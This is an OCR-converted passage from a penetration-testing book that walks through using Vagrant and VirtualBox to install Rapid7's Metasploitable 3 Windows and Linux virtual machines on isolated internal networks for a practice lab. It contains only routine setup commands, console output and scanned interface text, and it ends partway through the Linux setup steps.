
2. Next, select and download **Vagrant AMD64 version 2.3.7** as shown below:



1. After downloading the Vagrant software package, double-click on the installer package to start the installation process. After the installation is completed, you’ll be prompted to reboot your host computer to ensure the changes are effective.
2. After your host computer reboots, open the Windows **Command Prompt** and use the following commands to reload and install additional plugins for Vagrant:

```
C:\Users\Glen> vagrant plugin install vagrant-reload
C:\Users\Glen> vagrant plugin install vagrant-vbguest
```

The following screenshots the execution of the preceding commands:




```
C:\Users\Glen> vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Fetching micromachine-3.0.0.gem
Fetching vagrant-vbguest-0.31.0.gem
Installed the plugin 'vagrant-reload (0.0.1)'!

C:\Users\Glen> vagrant plugin install vagrant-vbguest
Installing the 'vagrant-vbguest' plugin. This can take a few minutes...
Installed the plugin 'vagrant-vbguest (0.31.0)'!
```

1. Next, use the following commands to load the Metasploitable 3 – Windows server version to your system using Vagrant:


```
C:\Users\Glen> vagrant box add rapid7/metasploitable3-win2k8
```

1. Next, select option `1` to use **VirtualBox** as the preferred hypervisor as shown below:



```
C:\Users\Glen> vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
```

Vagrant will begin to download the virtual machine files for the Metasploitable – Windows version as shown here:




```
C:\Users\Glen> vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekly/providers/virtu
albox.box
    box:
==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!

C:\Users\Glen>
```

1. Next, change the current working directory to `.vagrant.d\boxes`, rename the `rapid7-VAGRANTSLASH-metasploitable3-win2k8` folder and initialize the build configurations for the Metasploitable 3 – Windows virtual machine using the following commands:

```
C:\Users\Glen> cd .vagrant.d\boxes
C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metaspl
oitable3-win2k8" "metasploitable3-win2k8"
C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-win
2k8
```

The following screenshot shows the successful execution of the preceding commands:




```
C:\Users\Glen> cd .vagrant.d\boxes

C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metasploitable3-win2k8" "metasploitable3-win2k8"

C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-win2k8
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.

C:\Users\Glen\.vagrant.d\boxes>
```

1. Next, use the following commands to start the build process of this virtual machine:

```
C:\Users\Glen\.vagrant.d\boxes> vagrant up
```

The following screenshot shows the execution of the preceding commands:




```
C:\Users\Glen\.vagrant.d\boxes> vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'metasploitable3-win2k8'...
==> default: Matching MAC address for NAT networking...
==> default: Checking if box 'metasploitable3-win2k8' version '0.1.0-weekly' is up to date...
==> default: Setting the name of the VM: boxes_default_1689607829496_48487
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
    default: Adapter 1: nat
==> default: Forwarding ports...
    default: 3389 (guest) => 3389 (host) (adapter 1)
    default: 22 (guest) => 2222 (host) (adapter 1)
    default: 5985 (guest) => 55985 (host) (adapter 1)
    default: 5986 (guest) => 55986 (host) (adapter 1)
==> default: Running 'pre-boot' VM customizations...
==> default: Booting VM...
```

This process usually take a few minutes to complete.

If the `vagrant up` command give an error, execute it again.

1. After the process is completed, open the **Oracle VM VirtualBox Manager**, you will find a newly created virtual machine named **boxes_default_*** is running. This is the Metasploitable 3 – Windows virtual machine, select it and click on **Show**:


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Reconnaissance for Ethical Hackers
Ultimate Kali Linux Book 3
boxes_default_1689607829496_...
Running
A
New
Add
Settings
Discard
Show
B
General
System
Display
Storage
Preview
Press CTRL + ALT + DELETE to log on

Name: boxes_default_1689607829496_48487
Operating System: Windows 2008 (64-bit)


Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, Hyper-V Paravirtualization

Video Memory: 4 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5952
Recording: Disabled


Controller: IDE Controller
IDE Primary Device 0: metasploitable3-win2k8-disk001.vmdk (Normal, 60.00 GB)

1. Once the virtual machine is detached, on the virtual machine menu bar,

click on **Input** > **Keyboard** > **Insert Ctrl-Alt-Del**, as shown in the following screenshot:



1. Select the **Administrator** account and use the default password: `vagrant` to login, as shown below:




Default Password: vagrant

Once you’re logged in, simply close all the windows that appear and do not activate the operating system.

1. Click on the **Start** icon on the bottom-left corner and select the **Shutdown** button to shutdown/turn-off the operating system.
2. Next, on the **Oracle VM VirtualBox Manager**, select the **Metasploitable 3 – Windows** virtual machine and click on **Settings**. Then, select the **Network** category and use the following configurations for **Adapter 1**:
    - Enable the network adapter
    - Attached to: Internal Network
    - Name: PentestNet (manually type it in the field)
    - Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations on **Adapter 1**:



boxes_default_1689607829496_48487 - Settings

Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: PentestNet

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Allow All

MAC Address: 080027D7CCD8

☑ Cable Connected

1. Next, select **Adapter 2** and use the following configurations:
   - Enable the network adapter
   - Attached to: Internal Network
   - Name: HiddenNet (manually type it in the field)
   - Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations on **Adapter 2**:



boxes_default_1689607829496_48487 - Settings

Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: HiddenNet

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 0800276B440F

☑ Cable Connected

To rename your virtual machine, **Settings** > **General** > **Basic** > **Name** option.

1. Lastly, ensure Kali Linux has end-to-end connectivity with the Metasploitable 3 – Windows virtual machine on the network.

Next, you will deploy Metasploitable 3 – Linux virtual machine within the HiddenNet network.

Part 2 - Building the Linux server version


To start setting up the Linux version of Metasploitable 3 within our lab environment, please use the following instructions:

1. On the Windows **Command Prompt**, use the following commands to load the Linux version of Metasploitable 3 on your host device using

Vagrant:

```
C:\Users\Glen\.vagrant.d\boxes> vagrant box add rapid7/metasploi
table3-ub1404
```

1. Next, choose option **1** and hit Enter to download the virtual machine files for Metasploitable 3 – Linux version as shown below:

